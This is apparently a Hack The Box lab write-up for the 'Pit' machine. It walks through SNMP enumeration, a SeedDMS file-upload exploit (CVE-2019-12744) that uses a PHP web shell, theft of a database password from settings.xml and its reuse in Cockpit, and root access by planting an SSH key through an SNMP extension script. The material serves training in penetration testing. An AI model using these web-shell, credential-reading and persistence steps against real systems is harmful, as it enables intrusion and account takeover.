Pit

24th Sep 2021 / Document No D21.100.133

Prepared By: polarbearer

Machine Author(s): polarbearer & GibParadox

Difficulty: Medium

Classification: Official

Synopsis

Pit is a medium difficulty Linux machine that focuses on SNMP enumeration and exploitation, while introducing basic SELinux restrictions and web misconfigurations. By enumerating SNMP via the default insecure `public` community, information about filesystems and users can be obtained. This allows attackers to discover and gain access to a vulnerable SeedDMS instance, which was incorrectly patched by applying Apache `.htaccess` rules to an Nginx server where they are not effective. Exploiting CVE-2019-12744 results in Remote Command Execution (with some SELinux restrictions) and subsequent access to a Cockpit console via password reuse. Privileges are escalated by writing a Bash script that is executed as an SNMP extension when the corresponding OID is queried.

Skills Required

- SNMP enumeration
- Web enumeration
- Basic Linux knowledge

Skills Learned

- SNMP extensions
- Exploiting CVE-2019-12744
- Basic awareness about possible SELinux restrictions

Enumeration

Nmap

TCP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.241 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.241
```

```
nmap -sC -sV -p$ports 10.10.10.241

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 09:01 CEST
Nmap scan report for 10.10.10.241
Host is up (0.32s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http            nginx 1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
|_http-server-header: nginx/1.14.1
9090/tcp open  ssl/zeus-admin?
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
|_Not valid after:  2030-06-04T16:09:12
|_ssl-date: TLS randomness does not represent time
```

Nmap reveals that OpenSSH and nginx are listening on their default ports. Additionally, a service listening on port 9090 is using a TLS certificate with commonName `dms-pit.htb`.

UDP

```
nmap -sU -top-ports 50 10.10.10.241
```

```
nmap -sU -top-ports 50 10.10.10.241

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 09:25 CEST
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.32s latency).
Not shown: 48 filtered udp ports (admin-prohibited)
PORT    STATE         SERVICE
135/udp open|filtered msrpc
161/udp open          snmp
```

A basic UDP port scan reveals the SNMP daemon listening on its default port.

SNMP

The `snmpwalk` command can be used to verify SNMP access using the default `public` community.

```
snmpwalk -cpublic -v2c 10.10.10.241
```

```
snmpwalk -cpublic -v2c 10.10.10.241

SNMPv2-MIB::sysDescr.0 = STRING: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul
20 17:25:16 UTC 2021 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (931846) 2:35:18.46
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp
/snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: pit.htb
```

Since walking the whole SNMP tree may be too time consuming, we will query for specific OIDs focusing on the information we are interested in. We start with disk information:

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.2021.9
```

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.2021.9

UCD-SNMP-MIB::dskIndex.1 = INTEGER: 1
UCD-SNMP-MIB::dskIndex.2 = INTEGER: 2
UCD-SNMP-MIB::dskPath.1 = STRING: /
UCD-SNMP-MIB::dskPath.2 = STRING: /var/www/html/seeddms51x/seeddms
UCD-SNMP-MIB::dskDevice.1 = STRING: /dev/mapper/cl-root
UCD-SNMP-MIB::dskDevice.2 = STRING: /dev/mapper/cl-seeddms
<SNIP>
```

Use of the device mapper suggests the system is running LVM. More importantly, we see a filesystem mounted to `/var/www/html/seeddms51x/seeddms`, which falls under the web root.

Querying SNMP for standard OIDs (filesystems, network settings, etc.) does not provide us with any useful information, so we further enumerate potential custom extensions by querying the corresponding OID:

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2
```

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2

NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."monitoring" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."monitoring" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."monitoring" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."monitoring" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."monitoring" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."monitoring" = STRING: Memory usage
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: Memory usage
              total        used        free      shared  buff/cache   available
Mem:          3.8Gi       394Mi       3.1Gi       8.0Mi       317Mi       3.2Gi
Swap:         1.9Gi          0B       1.9Gi
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles

guest_u         user       s0         s0                             guest_r
root            user       s0         s0-s0:c0.c1023                 staff_r sysadm_r
system_r unconfined_r
staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysadm_r
unconfined_r
sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r
system_u        user       s0         s0-s0:c0.c1023                 system_r unconfined_r
unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unconfined_r
user_u          user       s0         s0                             user_r
xguest_u        user       s0         s0                             xguest_r
login

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
michelle             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *
System uptime
 03:57:59 up 21 min,  0 users,  load average: 0.04, 0.34, 0.30

<SNIP>
```

An extend command named `monitoring` is defined, which runs the `/usr/bin/monitor` script. From the returned output we can gather some interesting information. Specifically, a user called `michelle` is defined on the system, which is a confined `user_u` SELinux user (we can see from the table of SELinux user capabilities that, for example, this user won't be able to run the `su` and `sudo` commands).


Nginx

Browsing by IP address takes us to the default Nginx Red Hat page:


Having discovered the common name `dms-pit.htb` from previous enumeration, we can add a corresponding entry to `/etc/hosts` and then browse to `http://dms-pit.htb`:

```
echo "10.10.10.241 dms-pit.htb" | sudo tee -a /etc/hosts
```

This results in a `403 Forbidden` error.




Knowing a directory named `seeddms51x/seeddms` exists under `/var/www/html`, we try accessing it via the URL `http://dms-pit.htb/seeddms51x/seeddms/`. This takes us to the SeedDMS login screen:




Cockpit

Browsing to port 9090 takes us to the CentOS Cockpit login page. We don't have any valid credentials at this point, so we are unable to proceed further.



CentOS Linux
User name
Password
Reuse my password for remote connections
Log In
Server: pit.htb
Log in with your server user account.
CentOS

Foothold

After a few failed attempts, we manage to obtain access to SeedDMS using credentials `michelle:michelle` for the user discovered earlier.



An `Upgrade Note` is available. We read it:



According to the attached `CHANGELOG` file, a Remote Command Execution vulnerability was patched in version 5.1.11:

```
--------------------------------------------------------------------------------
                     Changes in version 5.1.11
--------------------------------------------------------------------------------
- fix for CVE-2019-12744 (Remote Command Execution through unvalidated
  file upload), add .htaccess file to data directory, better documentation
  for installing seeddms
```

We can download SeedDMS 5.1.15 from here. The `seeddms51x/seeddms-5.1.15/doc/README.Install.md` file included in the downloaded archive contains a `SECURITY CONSIDERATIONS` section that gives an example `.htaccess` configuration to restrict access to the `data` directory.

```
SECURITY CONSIDERATIONS
```

```
=======================



A crucial point when setting up SeedDMS is the propper placement of the

data directory. Do not place it below your document root as

configured in your web server! If you do so, there is good change that

attackers can easily access your documents with a regular browser.

If you can't place the data directory outside of document root, that either

restrict access to it with an appropriate .htaccess file or/and change

the `contentOffsetDir` in `settings.xml` to something random, but ensure it

is still a valid directory name. If you change contentOffsetDir then

do not forget to move `data/1048576` to `data/<your random name>`.

Example for .htaccess file in data directory

-----------------------------------------------

```

line below if for Apache 2.4

<ifModule mod_authz_core.c>

Require all denied

</ifModule>

line below if for Apache 2.2


<ifModule !mod_authz_core.c>

deny from all
```
```

```
Satisfy All

</ifModule>



# section for Apache 2.2 and 2.4

<ifModule mod_autoindex.c>

IndexIgnore *

</ifModule>

```
```
```

This information matches with the available PoC for CVE-2019-12744, which exploits unvalidated file upload to the `data` directory. As the example clearly states, the `.htaccess` settings are meant for Apache, while the web server running on the target system is nginx. As we can see by looking at the quickstart archive, this is configured by default. We can confirm it by requesting the `.htaccess` file:

```
curl http://dms-pit.htb/seeddms51x/data/.htaccess
```




Since nginx ignores `.htaccess` files, there is a chance we might still be able to upload arbitrary files and access them to obtain remote code execution.


Following the PoC exploit, we create the following PHP file:

```php
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```

Next we navigate to the `Docs/Users/michelle` folder (where we have write permissions), select the `Add document` menu item and upload the file:



Notice that only the `Name` and `Local file` fields are required. The file is successfully uploaded:



We can now grab the document ID (`36` in this example) from the link URL:

```
http://dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=36&showtree=1
```

According to the PoC, the uploaded web shell should be accessible at `/data/1048576/<document id>/1.php?cmd=<command>`.

We verify this by running the `id` command:

```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?cmd=id
```

```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?cmd=id

<pre>uid=992(nginx) gid=988(nginx) groups=988(nginx) context=system_u:system_r:httpd_t:s0
```

Any reverse/bind shell attempt seems to be blocked (possibly by SELinux), so we attempt to read interesting files instead. Specifically, we are interested in the `conf/settings.xml` file:


```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?
cmd=cat%20/var/www/html/seeddms51x/conf/settings.xml
```

Among other things, the `settings.xml` file contains database access information:

```
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms"
dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
```

SSH password authentication is disabled, but the retrieved password `ied^ieY6xoquu` can be used to login as `michelle` from the Cockpit console on port 9090.

```
ssh michelle@dms-pit.htb

michelle@dms-pit.htb: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```



From the `Terminal` page we can obtain an interactive shell and finally read the user flag.

Privilege Escalation

As noted previously, the `/usr/bin/monitor` script is called by snmpd. We can read it:

```
[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

We don't have read or execute permissions on the `/usr/local/monitoring` directory, but the `+` sign in the file listing indicates that ACLs have been set on the directory:

```
[michelle@pit ~]$ ls -ld /usr/local/monitoring/
drwxrwx---+ 2 root root 164 Sep 24 06:10 /usr/local/monitoring/
```

We can use `readfacl` to list the available ACLs:

```
getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

This means we have write access to the directory, which allows us to write arbitrary scripts and have them executed (with `root` privileges) by snmpd. SELinux rules, as they did earlier, prevent us from opening TCP connections, so a bind/reverse shell won't work. Additionally, SELinux blocks access to the `root.txt` file, which makes it impossible to just echo it and read the flag via SNMP. Somehing we can do, instead, is write our public SSH key into `root`'s `authorized_keys` file. We create the following `check_key.sh` script inside the monitoring directory:

```
echo 'echo "ssh-rsa AAAAB3NzaC1y<SNIP>" >> /root/.ssh/authorized_keys' >
/usr/local/monitoring/check_key.sh
```

We run `snmpwalk` to execute the script:

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2
```

We can now SSH to the system as `root`.

```
ssh root@dms-pit.htb

Web console: https://pit.htb:9090/

